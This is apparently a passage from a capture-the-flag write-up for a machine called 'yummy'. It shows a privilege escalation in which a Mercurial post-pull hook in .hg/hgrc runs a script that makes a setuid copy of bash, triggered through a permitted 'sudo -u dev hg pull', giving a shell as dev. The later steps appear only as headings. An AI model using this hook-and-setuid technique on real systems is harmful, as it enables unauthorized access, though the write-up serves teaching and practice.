
```
qa@yummy:/tmp/temp$ cat .hg/hgrc
# example user config (see 'hg help config' for more info)
[ui]
# name and email, e.g.
# username = Jane Doe <jdoe@example.com>
username = qa

# We recommend enabling tweakdefaults to get slight improvements to
# the UI over time. Make sure to set HGPLAIN in the environment when
# writing scripts!
# tweakdefaults = True

# uncomment to disable color in command output
# (see 'hg help color' for details)
# color = never

# uncomment to disable command output pagination
# (see 'hg help pager' for details)
# paginate = never

[extensions]
# uncomment the lines below to enable some popular extensions
```

```
# (see 'hg help extensions' for more info)
#
# histedit =
# rebase =
# uncommit =
[hooks]
post-pull = /tmp/exploit.sh

[trusted]
users = qa, dev
groups = qa, dev
qa@yummy:/tmp/temp$ cat /tmp/exploit.sh
#!/bin/bash
cp /bin/bash /tmp
chmod +s /tmp/bash
qa@yummy:/tmp/temp$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/
pulling from /home/dev/app-production/
requesting all changes
adding changesets
adding manifests
adding file changes
added 6 changesets with 129 changes to 124 files
new changesets f54c91c7fae8:6c59496d5251
(run 'hg update' to get a working copy)
qa@yummy:/tmp/temp$ ls /tmp
bash
exploit.sh
```

3) Got shell as dev

```
qa@yummy:/tmp/temp$ /tmp/bash -p
bash-5.2$ whoami
dev
bash-5.2$ cd ~
bash-5.2$ sudo -l
Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
bash-5.2$
```

4) Connected with ssh



5) Found sudo as root